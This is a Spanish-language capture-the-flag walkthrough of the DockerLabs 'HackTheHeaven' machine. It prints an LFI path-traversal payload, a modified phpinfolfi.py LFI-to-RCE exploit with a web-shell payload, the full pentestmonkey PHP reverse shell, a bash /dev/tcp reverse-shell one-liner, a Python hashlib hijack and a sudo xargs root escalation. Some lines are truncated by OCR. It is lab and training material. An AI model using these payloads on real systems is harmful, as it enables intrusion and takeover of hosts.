HackTheHeaven • Difícil

Maquina: https://dockerlabs.es/

Herramientas utilizadas:

NMAP | GOBUSTER | WFUZZ | PHP | NETCAT | PYTHON |

#1| Escaneo de puertos | NMAP

```
--$ nmap -p- --open -sC -sV --min-rate 500 -vvv -n -Pn 172.17.0.2
```

▼ Explicación

>> nmap: Ejecuta Nmap, una herramienta de escaneo de redes.

>> -p-: Escanea todos los puertos (del 1 al 65535).

>> --open: Muestra solo los puertos abiertos.

>> -sC: Usa scripts básicos de Nmap para detección y análisis.

>> -sV: Identifica versiones de los servicios en los puertos abiertos.

>> --min-rate 500: Asegura al menos 500 paquetes por segundo para mayor velocidad.

>> -vvv: Muestra salida detallada en modo muy verboso.

>> -n: No usa resolución DNS (más rápido).

>> -Pn: No hace ping previo, asume que el host está activo.

Resultado:

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
```

```
|_http-title: Bienvenido a HackTheHeaven
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Encontramos el puerto 80 abierto, lo que indica que hay un servidor web en ejecución.

Para descubrir posibles directorios o archivos ocultos en el sitio, utilizaremos **Gobuster**.

#2 | Fuerza bruta de directorios y archivos | GOBUSTER

```
--$ gobuster dir -u http://172.17.0.2/ -w /usr/share/SecLists/Discovery/Web-C
```

▼ Explicación

`>> gobuster dir`: Modo de búsqueda de directorios y archivos en un servidor web.

`>> -u http://172.17.0.2/`: Especifica la URL de destino donde se realizará la búsqueda.

`>> -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt`: Define la wordlist que Gobuster utilizará para probar posibles directorios y archivos.


`>> -x php,txt,html`: Define las extensiones de archivo que se probarán durante el escaneo.

Resultado:

```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/index.htm              (Status: 200) [Size: 925]
/info.php             (Status: 200) [Size: 72824]
/idol.html            (Status: 200) [Size: 6494]
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/server-status          (Status: 403) [Size: 275]
```

Encontramos un archivo `idol.html` que resulta interesante, ingresamos en `http://172.17.0.2/idol.html`

Contiene un formulario, si hacemos clic, nos dirige a esta pagina:



si hacemos click nos envia a una pagina, `"http://172.17.0.2/clouddev3lopmentfile.php"`, nos dirige a una pagina con el siguiente mensaje:

> “Error: No se ha especificado un archivo para incluir”

Indica que la aplicación intenta incluir un archivo, pero no se le proporciona uno válido. Esto podría ser una vulnerabilidad LFI, donde un atacante puede manipular los archivos que la aplicación incluye.
Usamos
wfuzz para hacer fuzzing y encontrar el parámetro vulnerable que podría permitirnos inyectar

un archivo malicioso.

#3| Fuzzing de parámetros | WFuzz

```
--$ wfuzz -c --hh=53 --hc=404 -w /usr/share/wordlists/seclists/Discovery/W
```

▼ Explicación

`>> wfuzz`: Herramienta para realizar fuzzing de parámetros y detectar vulnerabilidades.

`>> -c`: Habilita la salida colorida para facilitar la lectura.

`>> --hh=53`: Filtra las respuestas con 53 caracteres en el encabezado HTTP.

`>> --hc=404`: Filtra las respuestas con código de estado 404 (páginas no encontradas).

`>> -w`: Especifica el diccionario de palabras a usar para el fuzzing.

`>> -u`: Define la URL objetivo con el parámetro FUZZ que será sustituido por cada entrada del diccionario.

En este caso, estamos probando la inclusión de archivos sensibles como `/etc/passwd` mediante un ataque LFI

Decidimos probar con `/etc/passwd` porque es un archivo muy importante en sistemas Linux, donde se guarda información sobre los usuarios y sus contraseñas (aunque estas últimas están cifradas).

Resultado:

```
********************************
* Wfuzz 3.1.0 - The Web Fuzzer *
********************************
Target :http://172.17.0.2/clouddev3lopmentfile.php?FUZZ=../../../../../../../../../../../..
Total requests: 220560
=====================================================================
ID           Response   Lines    Word     Chars    Payload
=====================================================================
000025370:   200        0 L      0 W      0 Ch     "filename"
```

Perfecto! Ahora que sabemos que el servidor está esperando un **nombre de archivo**, podemos probar diferentes valores para el parámetro `filename` e intentar incluir archivos sensibles. como anteriormente hicimos con `/etc/passwd`

- Intentamos en URL:

1. Con el parámetro encontrado intentamos

`http://172.17.0.2/clouddev3lopmentfile.php?filename=/etc/passwd`

Resultado en web:

> “No es posible visualizar el contenido, deja mis passwords en paz !!!”

seguimos intentado hasta poder visaulizar el passwd

2. path traversal `//.` y `/./` para eludir evaluaciones

`http://172.17.0.2/clouddev3lopmentfile.php?filename=..//..//..//..//etc/./passwd`

Resultado en web:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:
/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:
news: /var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-
data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534: nobody:
/nonexistent:/usr/sbin/nologin ubuntu:x:1000:1000: Ubuntu:
/home/ubuntu:/bin/bash s4vitar:x:1001:1001: s4vitar,
189,,:/home/s4vitar:/bin/bash xerosec:x:1002:1002:
xerosec,,,:/home/xerosec:/bin/bash mario:x:1003: 1003:
mario,,,:/home/mario:/bin/bash systemd-network:x:998:998:
systemd Network Management:/:/usr/sbin/nologin  systemd-
timesync:x:996:996: systemd Time
Synchronization:/:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:995:995: systemd
Resolver:/:/usr/sbin/nologin
```

❗Conseguimos acceso a LFI❗

Seguimos investigando 🔍 🔎

Si recordamos, en el escaneo con `nmap` encontramos `info.php`

si ingresamos nos deriva a una pagina php: como relevante encontramos 2 cosas:

1. **No hay funciones deshabilitadas:** esto significa que el servidor puede ejecutar funciones peligrosas como `system()`, `exec()`, `passthru()`, etc.
2. **Subida de archivos activada**: Esto indica que podríamos intentar subir archivos maliciosos para obtener acceso al sistema.

Con esta información, podemos evaluar posibles vectores de ataque, como **RCE (Remote Code Execution)**

#4 |Explotación | PHP

Hasta ahora accedimos al LFI, si podemos subir archivos y acceder a las rutas, podríamos incluirlos con LFI, con esto convertir el LFI en RCE. Esto lo logramos mediante un **SCRIPT.**

[Exploit Python] → **hackTricks**

Se descarga automaticamente haciendo click en:

```
www.insomniasec.com
https://www.insomniasec.com/downloads/publications/phpinfolfi.py
```

```
--$ ls
phpinfolfi.py
```

❗Se descargo correctamente❗

el siguiente paso es ejecutar este comando:

```
--$ sed -i 's/\[tmp_name\] \⇒/\[tmp_name\] =\&gt/g' phpinfolfi.py
--$ nano phpinfolfi.py
```

Esto es para poder modificar este exploit a nuestras necesidades.

Accedemos y nos encontramos con:

```
#!/usr/bin/python

import sys
import threading
import socket

def setup(host, port):
    TAG="Security Test"
    PAYLOAD="""%s\r
<?php $c=fopen('/tmp/g', 'w'); fwrite($c, '<?php passthru($_GET["f"]);?>');?>
    REQ1_DATA="""----------------------------7dbff1ded0714\r
Content-Disposition: form-data; name="dummyname"; filename="test.txt"\r
Content-Type: text/plain\r
\r
%s
----------------------------7dbff1ded0714--\r""" % PAYLOAD

    padding="A" * 5000
    REQ1="""POST /phpinfo.php?a="""+padding+""" HTTP/1.1\r
Cookie: PHPSESSID=q2491lvfromc1or39t6tvnun42; othercookie="""+padding
HTTP_ACCEPT: """+padding+"""\r
HTTP_USER_AGENT: """+padding+"""\r
HTTP_ACCEPT_LANGUAGE: """+padding+"""\r
HTTP_PRAGMA: """+padding+"""\r
Content-Type: multipart/form-data; boundary=----------------------------7dl
Content-Length: %s\r
Host: %s\r
\r
%s""" % (len(REQ1_DATA), host, REQ1_DATA)

    # modify this to suit the LFI script
    LFIREQ="""GET /lfi.php?load=%s%%00 HTTP/1.1\r
User-Agent: Mozilla/4.0\r
Proxy-Connection: Keep-Alive\r
Host: %s\r
\r
"""
```

MODIFICAMOS A NUESTRA NECESIDAD:

contando de linea 1 a 37

1. **linea de código 19**

```
REQ1="""POST /info.php?a="""+padding+""" HTTP/1.1\r
```

- ingresamos la ruta donde se encuentra el info.php. el HTTP/1.1\ lo saque gracias a chatgpt, no salia el script solo con la direccion del LFI :(

2. **linea de código 32**

```
LFIREQ="""GET /http://172.17.0.2/clouddev3lopmentfile.php?filename=..//..//../
```

- ingresamos la ruta donde se encuentra nuestro LFI

Colocamos una **REVERSE SHELL:**

```
https://github.com/pentestmonkey/php-reverse-shell
```

nos copiamos el apartado de reverseshell.php

3. **Linea de código 10**

```
  \r""" % TAG
^
|
Acá pegamos el codigo de la revershell
```

y pegamos antes de

▼ reverseshell.php

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
```

```
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsib
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License alo
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsib
// for any actions performed using this tool.  If these terms are not accepta
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and
// The recipient will be given a shell running as the current user (apache n
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fa
```

```php
// Some compile-time options are needed for daemonisation (like pcntl, pc
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0);  // Parent exits
    }

    // Make the current process a session leader
    // Will only succeed if we forked
```

```
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }

    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise.  This is quite common and not f
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
```

```
    exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
    // Check for end of TCP connection
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }

    // Check for end of STDOUT
    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }

    // Wait until a command is end down $sock, or some
    // command output is available on STDOUT or STDERR
    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a, nu

    // If we can read from the TCP socket, send
    // data to process's STDIN
    if (in_array($sock, $read_a)) {
        if ($debug) printit("SOCK READ");
        $input = fread($sock, $chunk_size);
        if ($debug) printit("SOCK: $input");
        fwrite($pipes[0], $input);
    }
```

```
    // If we can read from the process's STDOUT
    // send data down tcp connection
    if (in_array($pipes[1], $read_a)) {
        if ($debug) printit("STDOUT READ");
        $input = fread($pipes[1], $chunk_size);
        if ($debug) printit("STDOUT: $input");
        fwrite($sock, $input);
    }

    // If we can read from the process's STDERR
    // send data down tcp connection
    if (in_array($pipes[2], $read_a)) {
        if ($debug) printit("STDERR READ");
        $input = fread($pipes[2], $chunk_size);
        if ($debug) printit("STDERR: $input");
        fwrite($sock, $input);
    }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}

?>
```

Y DENTRO DEL CODIGO DE REVERSESHELL.PHP

MODIFICAMOS: `$ip` y `$port`

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '172.17.0.2';  // CHANGE THIS
$port = 443;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

#5| Reverse Shell | NETCAT

Ya tenemos listo nuestro exploit!

- **PASO 1:** Listening con NetCat

```
--$Sudo nc -nlvp 443
```

- **PASO 2:** Ejecutamos el script phpinfolfi.py

en otra pestania de linux escribimos:

```
--$ python2.7 phpinfolfi.py 172.17.0.2 80 100
```

CONSEGUIMOS ENTRAR! 🧨

Como tenemos una shell limitada, hacemos un breve tratamiento de tty.

1. **Mejoramos la shell:**

```
script /dev/null -c bash
```

(Inicia un bash dentro de `script` para manejar mejor la terminal.)

2. **Suspendemos con Ctrl + Z** *(Ponemos la sesión en segundo plano.)*
3. **Arreglamos la TTY y volvemos al frente:**

```
stty raw -echo; fg
```

4. **Reseteamos la terminal:**

```
reset xterm
```

5. **Ajustamos tamaño según nuestra pantalla:**

```
stty rows 62 columns 248
```

6. **Definimos entorno para evitar errores:**

```
export TERM=xterm
 export SHELL=bash
```

Con esto, ya podemos movernos más cómodos y usar **Ctrl + L** para limpiar o **Ctrl + C** sin cortar la sesión.

#6| Escalar privilegios xerosec|

Nos encontramos con el siguiente usuario

```
www-data@11b99fceb1:/$ ls
bin  dev  home  lib.usr-is-merged  media  opt  root  sbin  sys  usr
boot  etc  lib  lib64  mnt  proc  run  srv  tmp  var
www-data@11b99fceb1:/$ cd home
Este script toma una cadena que introduces y calcula su hash MD5. MD5 se u
```

```
NotaParaMario.txt  mario  s4vitar  xerosec
www-data@11b99fceb1:/home$ cat NotaParaMario.txt
Hola Mario!
Acuerdate de revisar el script conjunto que estamos desarrollando para la cor
Lo he movido al directorio tmp

megustaelfallout

Borra esta nota cuando la leas.
TENEMOS QUE VER DE QUIEN ES ESTA NOTA:

www-data@11b99fceb1:/home$ls -l
-rw-r--r-- 1 xerosec xerosec  183  May 7  08:03 NotaParaMario.txt
drwxr-x--- 1 mario   mario    4096 May 7  00:04 mario
drwxr-x--- 2 s4vitar s4avitar  4096 Apr 30 17:28 s4avitar
drwxr-x--- 3 xerosec xerosec  4096 Apr 30 14:11 xerosec
```

Sabemos que lo escribe `xerosec` y podríamos intentar utilizar `megustaelfallaout` como contraseña.

Ingresamos como xerosec:

```
www-data@11b99fceb1:/home$ su xerosec
Password:megustaelfallout

ingresamos!

xerosec@a11b1fe99ce:/home$
```

Enlistamos los permisos de xerosec:

```
xerosec@a11b1fe99ce:/home$ sudo -l
.....

  (mario) NOPASSWD: /usr/bin/python3 /tmp/script.py
```

Interesante, podemos ejecutar scripts en Python, y también encontramos el script que nombraba `NotaParaMario.txt`, sin necesitar

una contraseña.

```
xerosec@a11b1fe99ce:/home$ cd /tmp
xerosec@a11b1fe99ce:/tmp$ cat script.py
import hashlib

if __name__ == '__main__':
    cadena = input("introduce la cadena: ")
    hash_md5    hashlib.md5(cadena.encode()).hexdigest()
    print("El hash MD5 de la cadena es:" hash_md5)

 xerosec@a11b1fe99ce:/tmp$
```

como interesante recolectamos: la importación de `hashlib` y podemos utilizar Python.

Que podríamos hacer? **Python Hashacking**

#7 | Hashacking | Python

Paso 1: Crear un archivo que se llame como la librería, en /tmp.

```
xerosec@a11b1fe99ce:/tmp$ nano hashlib.py
```

creamos el archivo haslib.py y nos situamos dentro para crear el script:

```
GNU nano 7.2
import os
os.system("bash")
```

`CTRL + X`, `Y` (Yes) y `Enter`, guardamos.

▼ Que hace este script?

Este script ejecuta Bash desde Python usando `os.system("bash")`. Básicamente, abre una shell interactiva dentro del sistema.

En una máquina vulnerable, esto podría ser útil para ejecutar comandos con los permisos del usuario que corrió el script, lo que podría ayudar en una escalación de privilegios o en la obtención de acceso interactivo.

Paso 2: Ejecutamos el script.

```
xerosec@a11b1fe99ce:/tmp$ sudo -u mario python3 /tmp/script.py
```

Ingresamos al usuario mario!

```
mario@ad91ce11be9:/tmp$
```

▼ Detallando que paso para llegar a mario:

Pudimos acceder al usuario **mario** porque el usuario **xerosec** tenía permisos para ejecutar `/usr/bin/python3 /tmp/script.py` como **mario**, sin necesidad de contraseña (`NOPASSWD`).

Aprovechamos esto creando un archivo malicioso llamado `hashlib.py` en **/tmp**, el cual ejecuta una shell Bash. Cuando ejecutamos el script con `sudo -u mario python3 /tmp/script.py`, Python intentó importar `hashlib`, pero cargó nuestro archivo en lugar del módulo original.

Esto pasó porque Python busca primero en el directorio actual antes que en los módulos del sistema, así que al encontrar nuestro `hashlib.py`, lo ejecutó dándonos acceso como **mario**.

#8| Escalar privilegios mario |

```
mario@ad91ce11be9:/tmp$ cd
mario@ad91ce11be9:/$ ls
ServerDeS4vitar.txt
mario@ad91ce11be9:/$ cat ServerDeS4vitar.txt
Acordarme de usar la sintaxis index.php?cmds4vi=id para ejecutar comandos
```

▼ Siguientes pasos:

En este caso, podrías usar `-ps aux` para verificar si hay procesos activos relacionados con la ejecución de comandos en el servidor de **S4vitar**.

Dado que el archivo **ServerDeS4vitar.txt** menciona `index.php?cmds4vi=id`, parece que hay una vulnerabilidad en una página PHP que permite ejecutar comandos en el sistema

```
mario@ad91ce11be9:/$ ps -aux
...
s4vitar 36     35   0 12:59 ?  00:00:00  php -S localhost:9999
...
```

Al hacer la solicitud con `curl`, ejecutamos el comando `id` en el servidor y obtuvimos información sobre el usuario con el que se están ejecutando los procesos. Esto nos ayudó a confirmar que el servidor permitía la ejecución de comandos.

```
mario@ad91ce11be9:/$ curl http://localhost:9999/index.php?cmds4vi=id
uid=1001(s4vitar) gid=1001(s4vitar) groups=1001(s4vitar),100(users)
```

el curl respondio al comando “id” esto nos dice, que podemos ejecutar comandos en la termianal del esta forma. Perfecto para realizar una reversehell en un one-liner.

Remplazamos `id` por `bash -i >& /dev/tcp/172.17.0.1/4333 0>&1`

```
mario@ad91ce11be9:/$ curl -G http://localhost:9999/index.php?cmds4vi=basl
```

>> EN NUESTRA SHELL:

```
--$nc -lvnp 4444
 listening on [any] 4333 connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 3
% Total % Received % Xferd  Average Speed   Time    Time     Time
                 Dload  Upload   Total   Spent    Left  Speed
0   0   0          0      0   0   0   0 --:--:-- --:--:-- --:--:--       0
HTTP/1.1 200 OK
Host: 127.0.0.1:9999
```

```
Date: Tue, 14 May 2024 13:54:35 GMT
Connection: close
X-Powered-By: PHP/8.3.6
Content-type: text/html; charset=UTF-8
```

Buscamos: stackoverflow

lo que agregamos: `--data-urlencode ""`

```
mario@ad91ce11be9:/$ curl -G http://localhost:9999/index.php--data-urlenco
```

▼ Usando `--data-urlencode`

nos aseguramos de que los caracteres especiales del comando Bash se codifiquen correctamente, lo que permite que el servidor ejecute el comando sin problemas. Esto solucionó el error, ya que el payload se envió de forma correcta y compatible con la estructura de la solicitud HTTP, logrando que la shell reversa se establezca como esperábamos

VOLVEMOS A INTENTAR HACER OTRA REVERSHELL.

```
--$nc -lvnp 4444
listening on [any] 4444 ....
s4vitar@9c1791c517e:/opt/web$
```

Tratamiento de tty

>> en nuestra maquina:

```
--$stty raw -echo: fg
[1] + continued nc -nlvp 4444
                    reset xterm
```


```
s4vitar@9c1791c517e:/opt/web$ export TERM=xterm
s4vitar@9c1791c517e:/opt/web$ export SHELL=bash
s4vitar@9c1791c517e:/opt/web$ stty rows 47 columns 189
```

Al usar `stty raw -echo` conseguimos una terminal más limpia, sin caracteres adicionales mientras interactuamos con la shell. Además, ajustamos el tamaño de la terminal y configuramos correctamente las variables de entorno como `TERM` y `SHELL`, lo que mejora la experiencia de uso y asegura que la terminal se comporte como esperamos.

Seguimos escalando privilegios como S4vitar.

```
s4vitar@9c1791c517e:/opt/web$ sudo -l
....
(root) NOPASSWD: /usr/bin/xargs
```

Podemos buscar este binario en **GTFOBins**



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

GNU version only.

```
sudo xargs -a /dev/null sh
```

```
s4vitar@9c1791c517e:/opt/web$ sudo xargs -a /dev/null sh
# bash -p
root@1791c5e39fe:/opt?web# whoami
root
```

CONSEGUIMOS EL ROOT! 💥

REDES🌐